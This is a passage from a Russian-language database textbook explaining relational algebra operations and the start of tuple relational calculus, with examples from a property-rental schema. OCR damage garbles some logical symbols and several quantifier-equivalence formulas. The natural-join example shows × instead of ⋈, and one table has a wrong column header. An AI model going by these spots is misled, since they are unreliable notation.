Существует несколько вариантов выбора операций, которые включаются в реляционную алгебру. Первоначально Кодд [67] предложил восемь операций, но впоследствии к ним были добавлены и некоторые другие. Пять основных операций реляционной алгебры, а именно *выборка* (selection), *проекция* (projection), *декартово произведение* (cartesian product), *объединение* (union) и *разность множеств* (set difference), выполняют большинство действий по извлечению данных, которые могут представлять для нас интерес. На основании пяти основных операций можно также вывести дополнительные операции, такие как операции *соединения* (join), *пересечения* (intersection) и *деления* (division), которые могут быть выражены в терминах пяти основных операций. Результаты этих операций схематически показаны на рис. 4.1.

Операции выборки и проекции являются *унарными*, поскольку они работают с одним отношением. Другие операции работают с парами отношений, и поэтому их называют *бинарными* операциями. В приведенных ниже определениях R и S — это два отношения, определенные на атрибутах $A=(a_1, a_2, \ldots, a_N)$ и $B=(b_1, b_2, \ldots, b_M)$ соответственно.




Рис. 4.1. Схематическое представление результатов операций реляционной алгебры

4.1.1. Унарные операции

Начнем описание операций реляционной алгебры с изучения двух унарных операций: выборки и проекции.

Выборка (или ограничение)

$\sigma_{предикат}(R)$. Операция выборки применяется к одному отношению R и определяет результирующее отношение, которое содержит только те кортежи (строки) из отношения R, которые удовлетворяют заданному условию *(предикату)*.

Пример 4.1. Операция выборки

Составьте список всех сотрудников с зарплатой, превышающей 10000 фунтов стерлингов.

$\sigma_{salary>10000}(Staff)$

Здесь исходным отношением является отношение Staff, а предикатом — выражение salary>10000. Операция выборки определяет новое отношение, содержащее только те кортежи отношения staff, в которых значение атрибута salary превышает 10000 фунтов стерлингов. Результат выполнения этой операции показан в табл. 4.1. Более сложные предикаты могут быть созданы с помощью логических операций л (AND), v (OR) и - (NOT).

Таблица 4.1. Результат выполнения операции выборки из отношения Staff кортежей с атрибутом salary > 10000

staffNo	fName	lName	position	sex	DOB	salary	branchNo
SL21	John	White	Manager	M	1-Oct-45	30000	B005
SG37	Ann	Beech	Assistant	F	10-Nov-60	12000	B003
SG14	David	Ford	Supervisor	M	24-Mar-58	18000	B003
SG5	Susan	Brand	Manager	F	3-Jun-40	24000	B003

Проекция

$\Pi_{a_1, \ldots a_n}(R)$. Операция проекции применяется к одному отношению R и определяет новое отношение, содержащее вертикальное подмножество отношения R, создаваемое посредством извлечения значений указанных атрибутов и исключения из результата строк-дубликатов.

Пример 4.2, Операция проекции

Создайте ведомость зарплаты всех сотрудников компании с указанием только атрибутов staffNo, fName, lName и salary.

$\Pi_{staffNo, fName, lName, salary}(Staff)$

В этом примере операция проекции определяет новое отношение, которое будет содержать только атрибуты staffNo, fName, lName и salary отношения Staff, размещенные в указанном порядке. Результат выполнения этой операции показан в табл. 4.2.

Таблица 4.2. Проекция отношения Staff по атрибутам staffNo, fName, lName и salary

staffNo	fName	lName	salary
SL21	John	White	30000
SG37	Ann	Beech	12000
SG14	David	Ford	18000
SA9	Mary	Howe	9000
SG5	Susan	Brand	24000
SL41	Julie	Lee	9000

4.1.2. Операции с множествами

Операции выборки и проекции предусматривают извлечение информации только из одного отношения. Тем не менее на практике часто возникает необходимость получить данные с помощью нескольких отношений. Ниже в этом разделе рассматриваются бинарные операции реляционной алгебры, начиная с операций объединения, вычисления разности, пересечения и декартова произведения.

Объединение

R∪S. Объединение двух отношений R и S определяет новое отношение, которое включает все кортежи, содержащиеся только в R, только в *S,* одновременно в R и S, причем все дубликаты кортежей исключены. При этом отношения R и *s* должны быть совместимыми по объединению.

Если R и S включают, соответственно, I и J кортежей, то объединение этих отношений можно получить, собрав все кортежи в одно отношение, которое может содержать не более $(I + J)$ кортежей. Объединение возможно, только если схемы двух отношений совпадают, т.е. состоят из одинакового количества атрибутов, причем каждая пара соответствующих атрибутов имеет одинаковый домен. Иначе говоря, отношения должны быть *совместимыми по объединению.* Отметим, что в определении совместимости по объединению не указано, что атрибуты должны иметь одинаковые имена. В некоторых случаях для получения двух совместимых по объединению отношений может быть использована операция проекции.

Пример 4.3. Операция объединения

*Создайте список **всех** городов, в **которых имеется** отделение компании или объект **недвижимости.***

$$\Pi_{city}(\text{Branch}) \cup \Pi_{city}(\text{PropertyForRent})$$

Для создания совместимых по объединению отношений сначала следует применить операцию проекции, чтобы выделить из отношений Branch и PropertyForRent столбцы с атрибутами city, исключая в случае необходимости дубликаты. Затем для комбинирования полученных промежуточных отношений следует использовать операцию объединения. Результат выполнения всех этих действий приведен в табл. 4.3.

Таблица 4.3. Объединение, основанное на атрибуте city отношений Branch и PropertyForRent

city
London
Aberdeen
Glasgow
Bristol

Разность

R–S. Разность двух отношений R и *s* состоит из кортежей, которые имеются в отношении R, но отсутствуют в отношении *s*. Причем отношения R и s должны быть совместимыми по объединению.

Пример 4.4. Операция разности

Создайте список всех городов, в которых есть отделение компании, но нет объектов недвижимости, сдаваемых в аренду.

$\Pi_{city}(Branch) - \Pi_{city}(PropertyForRent)$

В данном случае аналогично предыдущему примеру следует создать совместимые по объединению отношения Branch и PropertyForRent, выполнив их проекцию по атрибуту `city`. Затем для комбинирования полученных новых отношений следует использовать операцию разности. Результат выполнения этих операций показан в табл. **4.4.**

Таблица 4.4. Разность, основанная на атрибуте city отношений Branch и PropertyForRent

city
Bristol

Пересечение

R ∩ S. Операция пересечения определяет отношение, которое содержит кортежи, присутствующие как в отношении R, так и в отношении s. Отношения R и s должны быть совместимыми по объединению.

Пример 4.5. Операция пересечения

Создайте список всех городов, в которых есть отделение компании, а также по меньшей мере один объект недвижимости, сдаваемый в аренду.

$\Pi_{city}(Branch) \cap \Pi_{city}(PropertyForRent)$

Как и в предыдущем примере, следует создать совместимые по объединению отношения Branch и PropertyForRent, выполнив их проекцию по атрибуту city. Затем для комбинирования полученных новых отношений следует использовать операцию пересечения. Результат выполнения этих операций показан в табл. 4.5.

Таблица 4.5. Пересечение, основанное на атрибуте city отношений Branch и PropertyForRent

city
Aberdeen
London
Glasgow

Пересечение можно сформулировать и на основе операции разности множеств:

$R \cap S = R - (R - S)$

Декартово произведение

- **R×S.** Операция декартова произведения определяет новое отношение, которое является результатом конкатенации (т.е. сцепления) каждого кортежа из отношения R с Каждым кортежем из отношения s.

Операция декартова произведения применяется для умножения двух отношений. Умножением двух отношений называется создание другого отношения, состоящего из всех возможных пар кортежей обоих отношений. Следовательно, если одно отношение имеет I кортежей и N атрибутов, а другое — J кортежей и M атрибутов, то их декартово произведение будет содержать (I x J) кортежей и (Л* + М) атрибутов. Исходные отношения могут содержать атрибуты с одинаковыми именами. В таком случае имена атрибутов будут содержать названия отношений в виде префиксов для обеспечения уникальности имен атрибутов в отношении, полученном как результат выполнения операции декартова произведения.

Пример 4.6. Операция декартова произведения

Создайте список всех арендаторов, которые осматривали объекты недвижимости, с указанием сделанных ими комментариев.

Имена арендаторов хранятся в отношении Client, а сведения о выполненных ими осмотрах — в отношении Viewing. Чтобы получить список арендаторов и комментарии об осмотренной ими недвижимости, необходимо объединить эти два отношения:

$$(\Pi_{clientNo, fName, lName}(Client)) \times (\Pi_{clientNo, propertyNo, comment}(Viewing))$$

Результаты выполнения этой операции показаны в табл. 4.6. В таком виде это отношение содержит больше информации, чем необходимо. Например, первый кортеж этого отношения содержит разные значения атрибута clientNo. Для получения искомого списка необходимо для этого отношения произвести операцию выборки с извлечением тех кортежей, для которых выполняется равенство Client.clientNo=Viewing.clientNo. Полностью эта операция выглядит так, как показано ниже.

$\sigma_{Client.clientNo=Viewing.clientNo}(\Pi_{clientNo,fName,lName}(C \quad \Pi_{clientNo,propertyNo,comment}(Viewing)))$

Результат выполнения этой операции показан в табл. 4.7. Как мы вскоре увидим, комбинация декартова произведения и выборки может быть сведена к одной операции *соединения*.

Таблица 4.6. Декартово произведение сокращенного варианта отношений Client и Viewing (использованы только некоторые атрибуты)

Client.client No	fName	lName	Viewing.client No	property No	comment
CR76	John	Kay	CR56	PA14	Too small (Слишком мала)
CR76	John	Kay	CR76	PG4	Too remote (Слишком далеко)
CR76	John	Kay	CR56	PG4	
CR76	John	Kay	CR62	PA14	No Dining room (Нет отдельной столовой)
CR76	John	Kay	CR56	PG36	
CR56	Aline	Stewart	CR56	PA14	Too small (Слишком мала)
CR56	Aline	Stewart	CR76	PG4	Too remote (Слишком далеко)
CR56	Aline	Stewart	CR56	PG4	
CR56	Aline	Stewart	CR62	PA14	No Dining room (Нет отдельной столовой)
CR56	Aline	Stewart	CR56	PG36	
CR74	Mike	Ritchie	CR56	PA14	Too small (Слишком мала)
CR74	Mike	Ritchie	CR76	PG4	Too remote (Слишком далеко)
CR74	Mike	Ritchie	CR56	PG4	
CR74	Mike	Ritchie	CR62	PA14	No Dining room (Нет отдельной столовой)
CR74	Mike	Ritchie	CR56	PG36	
CR62	Mary	Tregear	CR56	PA14	Too small (Слишком мала)
CR62	Mary	Tregear	CR76	PG4	Too remote (Слишком далеко)
CR62	Mary	Tregear	CR56	PG4	
CR62	Mary	Tregear	CR62	PA14	No Dining room (Нет отдельной столовой)
CR62	Mary	Tregear	CR56	PG36	

Таблица 4.7. Ограниченное декартово произведение сокращенного варианта отношений Client и Viewing (использованы только некоторые атрибуты)

Client. clientNo	fName	lName	Viewing .clientNo	propertyNo	comment
CR76	John	Kay	CR76	PG4	Too remote (Слишком далеко]
CR56	Aline	Stewart	CR56	PA14	Too small (Слишком мала)
CR56	Aline	Stewart	CR56	PG4	
CR56	Aline	Stewart	CR56	PG36	
CR62	Mary	Tregear	CR62	PA14	No dining room (Нет отдельной столовой)

Декомпозиция сложных операций

Операции реляционной алгебры могут в конечном итоге стать чрезвычайно сложными. Для упрощения такие операции можно разбить на ряд меньших операций реляционной алгебры и присвоить имена результатам промежуточных выражений. Для присваивания имен результатам операции реляционной алгебры используется операция присваивания, обозначенная стрелкой влево (←). Выполняемое при этом действие аналогично операции присваивания в языке программирования; в данном случае результат выражения справа от знака операции ← присваивается выражению, находящемуся слева от знака операции. В частности, в предыдущем примере выполняемые операции можно представить следующим образом:

$$\text{TempViewing(clientNo, propertyNo, comment)} \leftarrow \Pi_{\text{clientNo, propertyNo, comment}}(\text{Viewing})$$

$$\text{TempClient(clientNo, fName, lName)} \leftarrow \Pi_{\text{clientNo, fName, lName}}(\text{Client})$$

$$\text{Comment(clientNo, fName, IName, vclientNo, propertyNo, comment)} \leftarrow \text{TempClient} \times \text{TempViewing}$$

$$\text{Result} \leftarrow \sigma_{\text{clientNo = vclientNo}}(\text{Comment})$$

Еще один вариант состоит в использовании операции переименования ρ (обозначается греческой буквой "ро"), который позволяет присвоить имя результатам операции реляционной алгебры. Операция переименования позволяет также задать произвольное имя для любого из атрибутов нового отношения.

$\rho_s(E)$ или $\rho_{s(a_1,\ldots,a_n)}(E)$. Операция переименования позволяет присвоить новое имя s выражению E, а также дополнительно переименовать атрибуты как $a_1, a_2, \ldots, a_n$.

4.1.3. Операции соединения

Как правило, пользователей интересует лишь некоторая часть всех комбинаций кортежей декартова произведения, которая удовлетворяет заданному условию. Поэтому вместо декартова произведения обычно используется одна из самых важных

операций реляционной алгебры — операция соединения. В результате ее выполнения на базе двух исходных отношений создается некоторое новое отношение. Операция соединения является производной от операции декартова произведения, так как она эквивалентна операции выборки из декартова произведения двух операндов-отношений тех кортежей, которые удовлетворяют условию, указанному в предикате соединения в качестве формулы выборки. С точки зрения эффективной реализации в реляционных СУБД эта операция является одной из самых сложных и часто оказывается одной из основных причин, вызывающих проблемы с производительностью, свойственные всем реляционным системам. Стратегии реализации операции соединения рассматриваются в разделе 20.4.3.

Ниже перечислены различные типы операций соединения, которые несколько отличаются друг от друга и могут быть в той или иной степени полезны.

- Тета-соединение (theta join).
- Соединение по эквивалентности (equijoin), которое является частным видом тета-соединения.
- Естественное соединение (natural join).
- Внешнее соединение (outer join).
- Полусоединение (semijoin).

Тета-соединение

R $\triangleright\triangleleft_F$ S. Операция тета-соединения определяет отношение, которое содержит кортежи из декартова произведения отношений R и S, удовлетворяющие предикату F. Предикат F имеет вид $R.a_i \Theta S.b_i$, где вместо в может быть указана одна из операций сравнения (<, <=, >, >=, = или ~=).

Обозначение тета-соединения можно переписать на основе базовых операций выборки и декартова произведения, как показано ниже.

$$R \bowtie_F S = \sigma_F(R \times S)$$

Так же как и в случае с декартовым произведением, степенью тета-соединения называется сумма степеней операндов-отношений R и S. Если предикат F содержит только операцию сравнения по равенству (=), то соединение называется *соединением по эквивалентности* (equi-join). Еще раз обратимся к запросу, который рассматривался в примере 4.6 (см. пример 4.7).

Пример 4.7. Операция соединения по эквивалентности

Создайте список всех арендаторов, которые осматривали объект недвижимости, с указанием их имен и сделанных ими комментариев.

В примере 4.6 для получения этого списка использовались операции декартова произведения и выборки. Однако тот же самый результат можно получить с помощью операции соединения по эквивалентности.

$$(\Pi_{clientNo, fName, lName}(Client)) \bowtie_{Client.clientNo=Viewing.clientNo} (\Pi_{clientNo, propertyNo, comment}(Viewing))$$

или

$$Result \leftarrow TempClient \bowtie_{TempClient.clientNo=TempViewing.clientNo} TempViewing$$

Результат этих операций показан в табл. 4.7.

Естественное соединение

R ⋈ S. Естественным соединением называется соединение по эквивалентности двух отношений R и S, выполненное по всем общим атрибутам x, из результатов которого исключается по одному экземпляру каждого общего атрибута.

Степенью естественного соединения называется сумма степеней операндов-отношений R и S за вычетом количества атрибутов x.

Пример 4.8. Операция естественного соединения

Создайте список всех арендаторов, которые осматривали объекты недвижимости, с указанием их имен и сделанных ими комментариев.

В примере 4.7 для составления этого списка использовалось соединение по эквивалентности, но в нем присутствовали два атрибута clientNo. Для удаления одного из этих атрибутов можно воспользоваться операцией естественного соединения.

$$(\Pi_{clientNo, fName, lName}(Client)) \times (\Pi_{clientNo, propertyNo, comment}(Viewing))$$

или

$$Result \leftarrow TempClient \times TempViewing$$

Результат этих операций показан в табл. 4.8.

Таблица 4.8. Естественное соединение сокращенного варианта отношений Client и Viewing (использованы только некоторые атрибуты)

clientNo	fName	lName	propertyNo	comment
CR76	John	Kay	PG4	Too remote (Слишком далеко)
CR56	Aline	Stewart	PA14	Too small (Слишком мала)
CR56	Aline	Stewart	PG4	
CR56	Aline	Stewart	PG36	
CR62	Mary	Tregear	PA 14	No dining room (Нет отдельной столовой)

Внешнее соединение

При соединении двух отношений часто возникает такая ситуация, что для кортежа одного отношения не находится соответствующий кортеж в другом отношении. Иначе говоря, в столбцах соединения оказываются несовпадающие значения. Но иногда может потребоваться, чтобы строка из одного отношения была представлена в результатах соединения, даже если в другом отношении нет совпадающего значения. Эта цель может быть достигнута с помощью внешнего соединения.

, R ⟕ S. Левым внешним соединением называется соединение, при котором в результирующее отношение включаются также кортежи отношения R, не имеющие совпадающих значений в общих столбцах отношения s.

Для обозначения отсутствующих значений во втором отношении используется значение NULL. Внешнее соединение применяется в реляционных СУБД все чаще, к тому же в настоящее время для его выполнения предусмотрена операция, которая включена в новый стандарт SQL (см. раздел 5.3.7). Преимуществом внешнего соединения является то, что после его выполнения сохраняется исходная информация, т.е. внешнее соединение сохраняет кортежи, которые были бы исключены при использовании других типов соединения.

Пример 4.9. Левое внешнее соединение

Создайте отчет о ходе проведения осмотров объектов недвижимости.

В данном случае необходимо создать отношение, состоящее как из перечня осмотренных клиентами объектов недвижимости (с приведением их комментариев по этому поводу), так и перечня объектов недвижимости, которые еще не осматривались. Это можно сделать с помощью следующего внешнего соединения.

$$(\Pi_{clientNo, street, city}(PropertyForRent)) \text{ ⟕ } Viewing$$

Результат этой операции показан в табл. 4.9.

Таблица 4.9. Левое внешнее соединение отношений PropertyForRent и Viewing

propertyNo	street	city	clientNo	viewDate	comment
PA14	16 Holhead	Aberdeen	CR56	24-May-01	Too small (Слишком мала)
PA14	16 Holhead	Aberdeen	CR62	14-May-01	No dining room (Нет отдельной столовой)
PL94	6 Argyll St	London	NULL	NULL	NULL
PG4	6 Lawrence St	Glasgow	CR76	20-Apr-01	Too remote (Слишком далеко)
PG4	6 Lawrence St	Glasgow	CR56	26-May-01	
PG36	2 Manor Rd	Glasgow	CR56	28-Apr-01	
PG21	18 Dale Rd	Glasgow	NULL	NULL	NULL
PG16	5 Novar Dr	Glasgow	NULL	NULL	NULL

Строго говоря, в примере 4.9 показано *левое внешнее соединение,* поскольку в результирующем отношении содержатся все кортежи левого отношения. Существует также *правое внешнее соединение,* называемое так потому, что в результирующем отношении содержатся все кортежи правого отношения. Кроме того, существует и *полное внешнее соединение,* в результирующее отношение которого помещаются все кортежи из обоих отношений и в котором для обозначения несовпадающих значений кортежей используются значения NULL.

Полусоединение

R $\triangleright_F$ S. Операция полусоединения определяет отношение, содержащее те кортежи отношения R, которые входят в соединение отношений R и S.

Преимущество полусоединения заключается в том, что оно позволяет сократить количество кортежей, которые нужно обработать для получения соединения. Это особенно полезно при вычислении соединений в распределенных системах (см. разделы 22.4.2 и 23.7.2). Операцию полусоединения можно сформулировать и с помощью операций проекции и соединения:

$$R \triangleright_F S = \Pi_A(R \bowtie_F S)$$

Здесь A — это набор всех атрибутов в отношении R. В действительности это — тета-полусоединение, причем следует отметить, что существуют также полусоединения по эквивалентности и естественные полусоединения.

Пример 4.10. Операция полусоединения

Создайте отчет, содержащий полную информацию обо всех сотрудниках, работающих в отделении компании, расположенном в городе `'Glasgow'`.

Если нас интересуют только атрибуты отношения Staff, то мы можем использовать следующую операцию полусоединения, которая приводит к созданию отношения, приведенного в табл. 4.10.

```
Staff ▷staff.branchNo=branch.branchNo and branch.city = 'Glasgow' Branch
```

Таблица 4.10. Результат полусоединения отношений Staff и Branch

staffNo	fName	lName	position	sex	DOB	salary	branchNo
SG37	Ann	Beech	Assistant	F	10-Nov-60	12000	B003
SG14	David	Ford	Supervisor	M	24-Mar-58	18000	B003
SG5	Susan	Brand	Manager	F	3-Jun-40	24000	B003

4.1.4. Деление

Операция деления может применяться в случае запросов особого типа, которые довольно часто встречаются в приложениях баз данных. Предположим, что отношение R определено на множестве атрибутов A, а отношение S — на множестве атрибутов B, причем B с A (т.е. B является подмножеством A). Пусть C=A–B, т.е. C является множеством атрибутов отношения R, которые не являются атрибутами отношения S. Тогда определение операции деления будет выглядеть следующим образом.

R ÷ S, Результатом операции деления является набор кортежей отношения R, определенных на множестве атрибутов C, которые соответствуют комбинации I всех кортежей отношения S.

Эту операцию можно представить и с помощью других основных операций:

$T_1 \leftarrow \Pi_C(R)$
$T_2 \leftarrow \Pi_C((S \times T_1) - R)$
$T \leftarrow T_1 - T_2$

Пример 4.11. Операция деления отношений

Создайте список всех арендаторов, которые осматривали объекты недвижимости с тремя комнатами.

Для решения поставленной задачи сначала следует с помощью операции выборки выполнить поиск всех трехкомнатных объектов недвижимости, а затем посредством операции проекции получить отношение, содержащее номера только этих объектов недвижимости. После этого нужно применить приведенную ниже операцию деления и получить новое отношение, как показано в табл. 4.11–4.13.

$$(\Pi_{clientNo, propertyNo}(Viewing)) \div (\Pi_{propertyNo}(\sigma_{rooms=3}(PropertyForRent)))$$

Таблица 4.11. Результат применения операции проекции $\Pi_{clientNo,propertyNo}(Viewing)$ к отношению Viewing

clientNo	propertyNo
CR56	PA14
CR76	PG4
CR56	PG4
CR62	PA14
CR56	PG36

Таблица 4.12. Результат применения операции выборки $\Pi_{propertyNo}(\sigma_{rooms=3}(PropertyForRent))$ к отношению PropertyForRent

clientNo
PG4
PG36

Таблица 4.13. Результат применения операции деления к результатам двух предыдущих операций

clientNo
CR56

4.1.5. Краткий перечень операций реляционной алгебры

Основные сведения об операциях реляционной алгебры приведены в табл. 4.14.

Таблица 4.14. Операции **реляционной** алгебры

Операция	Обозначение	Область применения
Выборка	$\sigma_{предикат}(R)$	Определяет результирующее отношение, которое содержит только те кортежи (строки) из отношения R, которые удовлетворяют заданному условию (предикату)
Проекция	$\Pi_{a_1,\ldots,a_n}(R)$	Определяет новое отношение, содержащее вертикальное подмножество отношения R, создаваемое посредством извлечения значений указанных атрибутов и исключения из результата строк-дубликатов
Объединение	$R \cup S$	Определяет новое отношение, которое включает все кортежи, содержащиеся только в R, только в *S,* одновременно в R и *в,* причем все дубликаты кортежей исключены. При этом отношения R и *s* должны быть совместимыми по объединению
Разность	R-S	Разность двух отношений R и s состоит из кортежей, которые имеются в отношении R. но отсутствуют в отношении *s.* Примем отношения R и s должны быть совместимыми по объединению
Пересечение	$R \cap S$	Определяет отношение, которое содержит кортежи, присутствующие как в отношении R, так и в отношении S. Отношения R и S должны быть совместимыми по объединению
Декартово произведение	RxS	Определяет новое отношение, которое является результатом конкатенации (т.е. сцепления) каждого кортежа из отношения R с каждым кортежем из отношения S
Тета-соединение	$R \bowtie_F S$	Определяет отношение, которое содержит кортежи из декартова произведения отношений R и S, удовлетворяющие предикату F
Соединение по эквивалентности	$R \bowtie_F S$	Определяет отношение, которое содержит кортежи из декартова произведения отношений R и S, удовлетворяющие предикату F (предикат должен предусматривать только сравнение на равенство)
Естественное соединение	$R \bowtie S$	Естественным соединением называется соединение по эквивалентности двух отношений R и s, выполненное по всем общим атрибутам x, из результатов которого исключается по одному экземпляру каждого общего атрибута
(Левое) внешнее соединение	$R \supset\!\bowtie S$	Соединение, при котором кортежи отношения R, не имеющие совпадающих значений в общих столбцах отношения s, также включаются в результирующее отношение
Полусоединение	$R \rhd_F S$	Определяет отношение, содержащее те кортежи отношения R, которые входят в соединение отношений R и s
Деление	$R \div S$	Определяет отношение, состоящее из множества кортежей отношения R, которые определены на атрибуте C, соответствующем комбинации всех кортежей отношения *S,* где с — множество атрибутов, имеющихся в отношении R, но отсутствующих в отношении s

4.2. Реляционное исчисление

В выражениях реляционной алгебры всегда явно задается некий порядок, а также подразумевается некая стратегия вычисления запроса. В реляционном исчислении не существует никакого описания процедуры вычисления запроса, поскольку в запросе реляционного исчисления указывается, *что,* а не *как* следует извлечь.

Реляционное исчисление не имеет ничего общего с дифференциальным или интегральным исчислением, а его название произошло от той части символьной логики, которая называется *исчислением предикатов.* В контексте баз данных оно существует в двух формах: в форме предложенного Коддом [67] *реляционного исчисления кортежей* и в форме предложенного Лакруа и Пиро [202] *реляционного исчисления доменов.*

В логике первого порядка (или теории исчисления предикатов) под *предикатом* подразумевается истинностная функция с параметрами. После подстановки значений вместо параметров функция становится выражением, называемым *суждением,* которое может быть истинным или ложным. Например, предложения "Джон Уайт является сотрудником данной организации" и "Джон Уайт имеет более высокую зарплату, чем Энн Бич" являются суждениями, поскольку можно определить их истинность или ложность. В первом случае функция "является сотрудником данной организации" имеет один параметр ("Джон Уайт"), а во втором случае функция "имеет более высокую зарплату, чем" имеет два параметра ("Джон Уайт" и "Энн Бич").

Если предикат содержит переменную, например в виде "x является сотрудником этой организации", то у этой переменной должна быть соответствующая *область определения.* При подстановке вместо переменной x одних значений из ее области определения данное суждение может оказаться истинным, а при подстановке других — ложным. Например, если областью определения являются все люди и мы подставим вместо переменной x значение "Джон Уайт", то суждение "Джон Уайт является сотрудником данной организации" будет истинным. Если же вместо переменной x подставить имя другого человека, который не является сотрудником данной организации, то суждение станет ложным.

Если P — предикат, то множество всех значений переменной x, при которых суждение P становится истинным, можно символически записать следующим образом:

```
{x P(x)}
```

Предикаты могут соединяться с помощью логических операций л (AND), v (OR) и ~ (NOT) с образованием составных предикатов.

4.2.1 Реляционное исчисление кортежей

В реляционном исчислении кортежей задача состоит в нахождении таких кортежей, для которых предикат является истинным. Это исчисление основано на *переменных кортежа.* Переменными кортежа являются такие переменные, областью определения которых служит указанное отношение. Таковыми являются переменные, для которых допустимыми значениями могут быть только кортежи данного отношения. (Понятие "область определения" в данном случае относится не к используемому диапазону значений, а к домену, в котором определены эти значения.)

Например, для указания отношения Staff в качестве области определения переменной кортежа S используется следующая форма записи:

Staff(S)

Кроме того, запрос "найти множество всех кортежей S, для которых F(S) является истинным" можно записать следующим образом:

{S|F(S)}

Здесь предикат F называется *формулой (в* математической логике, *правильно построенной формулой* — Well-Formed Formula, или сокращенно WFF). Например, запрос "выбрать атрибуты staffNo, fName, lName, position, sex, DOB, salary и branchNo для всех сотрудников, которые получают зарплату больше 10 000 фунтов стерлингов" можно записать следующим образом:

{S|Staff(S) л S.salary > 10000}

Здесь выражение S.salary означает значение атрибута salary для кортежа S. Для выборки одного определенного атрибута (например, salary), можно сформулировать этот запрос иначе:

{S.salary|Staff(S) ∧ S.salary > 10000}

Кванторы существования и общности

Для указания количества экземпляров, к которым должен быть применен предикат, в формулах могут использоваться два типа *кванторов. Квантор существования* (3), или так называемый символ "существует", используется в формуле, которая должна быть истинной хотя бы для одного экземпляра, например:

Staff(S) л {Зв} (Branch(B) л (B.branchNo=S.branchNo) л
B.city='London')

Это выражение означает, что в отношении Branch существует кортеж, который имеет такое же значение атрибута branchNo, что и значение атрибута branchNo в текущем кортеже S из отношения Staff, а атрибут city из кортежа B имеет значение 'London'. *Квантор общности* (V), или так называемый символ "для всех", используется в выражениях, которые относятся ко веем экземплярам, например:

(∀B) (B.city ≠ 'Paris')

Это выражение означает, что ни в одном кортеже отношения Branch значение атрибута city не равно 'Paris'. В отношении логических операций могут применяться следующие правила эквивалентности:

(ЭX) (F(X)) ≡ ~(VX) (~(F(X)))
tVX) (F<X>) = ~{∃X)!~(F(X)}}
OX) (F₁(X) E F₂(X)) = ~(∀X)(~(F₁(X)) v ~(F₂(X)))
(∀X)(F₁(X) ≡ F₂(X)) = -OX) (~(F₁(X)) ∨ ~(F₂(X)))

Поэтому приведенную выше формулу можно представить следующим образом:

~(∃B)(B.city ='Paris')

В таком виде она означает, что в Париже нет отделений компании.

Переменные кортежа называются *свободными переменными,* если они не квалифицируются кванторами V или 3; в противном случае они называются *связанными переменными.* В выражении, составленном по правилам реляционного ис-

числения, свободные переменные могут находиться только слева от знака вертикальной черты (|). Например, в следующем запросе единственной свободной переменной является S и в процессе вычисления этого выражения последовательно происходит связывание переменной S с каждым кортежем отношения Staff.

```
{S.fName, S.lName | Staff(S) л (∃B) (Branch(B) л (B.branchNc =
S.branchNo) л B.city = 'London')}
```

Выражения и формулы

Аналогично тому, как не все возможные последовательности букв алфавита образуют правильно построенные слова, так и в реляционном исчислении не каждая последовательность формул является допустимой. Допустимыми формулами могут быть только недвусмысленные и небессмысленные последовательности. Выражение в реляционном исчислении кортежей имеет следующую общую форму:

$\{S_1.a_1, S_2.a_2, \ldots, S_n.a_n \mid F(S_1, S_2, \ldots, S_m)\}; \quad ra>n$

Здесь $S_1, S_2, \ldots, S_n, \ldots, S_m$ — переменные кортежа, a_i — атрибуты отношения, в котором определено значение переменной S_i, а F — формула

Формула (таковой считается только правильно построенная формула) состоит из одного или нескольких элементарных выражений, которые могут иметь одну из следующих форм.

- $R(S_i)$, где S_i — **переменная кортежа, а R — отношение.**
